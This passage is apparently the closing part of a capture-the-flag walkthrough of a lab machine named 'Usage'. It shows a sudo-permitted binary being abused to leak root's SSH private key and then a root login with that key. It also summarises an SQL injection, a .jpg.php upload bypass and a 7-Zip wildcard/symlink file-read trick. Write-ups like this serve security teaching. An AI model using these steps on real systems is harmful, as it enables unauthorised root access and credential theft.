
We move the files to /var/www/html.
mv * /var/www/html

We run the binary with sudo, choosing option 1 again.
sudo /usr/bin/usage_management
We see the binary run and leak the contents of /root/.ssh/id_rsa.

Root via the Recovered Key
We copy the key to our attacking machine, clean it up, and set permissions.

We log in as root.
ssh root@$IP -i root.key

We have an interactive SSH session as root.

We read the root flag.

Key Takeaways
Usage strings together three distinct classes of vulnerability. A boolean-blind SQL injection in a password reset form is slow to exploit manually but trivially automated with sqlmap, and yielded credentials for two separate accounts across two separate applications. Laravel’s admin package had a known file upload validation gap that a simple double-extension trick, .jpg.php, was enough to defeat. The most interesting lesson is the root cause: a sudo-permitted binary that expanded a bare * wildcard when calling 7-Zip let a low-privileged user smuggle a specially-named symlink into the archive process, turning 7-Zip’s own error-reporting behavior into an arbitrary file read as root.